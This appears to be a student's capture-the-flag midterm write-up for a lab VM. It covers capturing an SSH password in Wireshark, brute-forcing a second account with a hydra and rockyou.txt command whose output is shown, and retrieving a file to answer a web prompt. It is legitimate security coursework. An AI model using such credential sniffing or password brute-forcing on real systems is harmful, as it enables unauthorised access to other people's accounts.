ENPM634-0201 Midterm



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UID: 119188361

Final Result

ENPM809Q juvenile sneak Fall overwrought eyes 2019 optimize




Figure 1. Final Result

Methodology Followed/Attached Screenshots

First of all, I opened Wireshark to check what is going on with the VM's network interface and captured the packets. I was able to find a username and a password from the packets. The username is **bboy1** and password is **dancedancedance**.




Figure 2. Username password from Wireshark

After this, I opened up my Kali Linux VM and used **SSH** in a terminal to login into the machine.

```
(kali@kali)-[~]
$ ssh bboy1@192.168.145.132's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

* Documentation: https://help.ubuntu.com
  * Management: https://landscape.canonical.com
  * Support: https://ubuntu.com/advantage

240 packages can be updated.
    184 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

You have mail.
Last login: Thu Oct 12 01:03:05 2023 from 192.168.145.128
```

Figure 3. Successful SSH login

After checking out the contents of the **mail** folder, I printed the contents of the **saved-messages** file on the terminal. The content of the email is between **bboy2** and **bboy1**. **Bboy2** says that he/she is bad at picking a good password and he/she has the David's new name in a file in the home directory. This is hinting that the password of **bboy2** can be easily cracked.

```
bboy1@pumpkins:~/mail$ cat saved-messages
From MAILER-DAEMON Tue Sep 24 21:43:20 2019
Date: 24 Sep 2019 21:43:20 -0400
From: Mail System Internal Data <MAILER-DAEMON@pumpkins>
Subject: DON'T DELETE THIS MESSAGE -- FOLDER INTERNAL DATA
Message-ID: <1569375800@pumpkins>
X-IMAP: 1569374340 0000000001
Status: RO
This text is part of the internal format of your mail folder, and is not
a real message. It is created automatically by the mail system software. If deleted, important folder data will be lost, and it will be re-created
with the data reset to initial values.
From bboy2@pumpkins Tue Sep 24 21:18:08 2019
                                                                               Jayraj Vakil
Return-Path: <bboy2@pumpkins>
X-Original-To: bboy1@pumpkins
Delivered-To: bboy1@pumpkins
                                                                                119188361
Received: by pumpkins.localdomain (Postfix, from userid 1003)
id 480FC20B23; Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
Received: from localhost (localhost [127.0.0.1])
         by pumpkins.localdomain (Postfix) with ESMTP id 45C9D205A5
         for <bboyl@pumpkins>; Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
Date: Tue, 24 Sep 2019 21:18:08 -0400 (EDT)
From: B Boy 2 <bboy2@pumpkins>
To: B Boy 1 <bboy1@pumpkins>
Subject: Catching you up
Message-ID: <alpine.DEB.2.20.1909242117170.14457@pumpkins>
User-Agent: Alpine 2.20 (DEB 67 2015-01-07)
MIME-Version: 1.0
Content-Type: text/plain; format=flowed; charset=US-ASCII
Status: RO
X-Status:
X-Keywords:
X-UID: 1
Sorry you missed the ceremony today, let me know when you're around and I
can tell you David's new name. I have a copy of the document in my
home directory, I'd share it with you but I'm about as bad as using
computer as I am picking a good password.
B-Boy 2
```

Figure 4. Email between bboy1 and bboy2

Now, to brute force the password for **bboy2**, I used **hydra** command with the inbuilt wordlist named **rockyou.txt** via **SSH** login. Using this, I found the password and it is **princess**.

```
(kali@kali)=/usr/share/wordlists]
$ hydra -l bboy2 -P /usr/share/wordlists/rockyou.txt -t 6 ssh://192.168.145.132

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, the se *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-12 01:30:36
[DATA] max & tasks per 1 server, overall & tasks, 14344399 login tries (l:1/p:14344399), ~2390734 tries per task
[DATA] attacking ssh://192.168.145.132:22/
[22][ssh] host: 192.168.145.132 login: bboy2 password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-12 01:30:40
```

Figure 5. Hydra command

Opening a new terminal in Kali Linux VM and logging in as **bboy2** with the password **princess** through **SSH**, I was able to find the file which contained the new name of David.

```
—(kali⊕ kali)-[~]
$ ssh bboy2@192.168.145.132
bboy2@192.168.145.132's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86 64)
 * Documentation: https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
 * Support:
                  https://ubuntu.com/advantage
240 packages can be updated.
184 updates are security updates.
New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
You have mail.
Last login: Thu Oct 12 01:30:57 2023 from 192.168.145.128
bboy2@pumpkins:~$ ls
mail Pumpkins-Name-Change-Signed.pdf
bboy2@pumpkins:~$
```

Figure 6. SSH login into bboy2

Using Secure Copy (scp), I downloaded the Pumpkins-Name-Change-Signed.pdf onto my Kali Linux VM.



Figure 7. scp command to copy file

Opening the pdf file, I found the changed name of David which is **David Simon ENPM809Q Pumpkins III**.




Figure 8. Name change letter for David

Now, I opened my browser and entered the IP address of the server. The home page had a hyperlink "Enter at your own risk…" which I clicked and the page prompted me a box stating "What's my name?" I entered the new name of David and I was able to successfully find the full name of the web app creator.



Figure 9. Enter.php page asking name




Figure 10. Successfully found the full name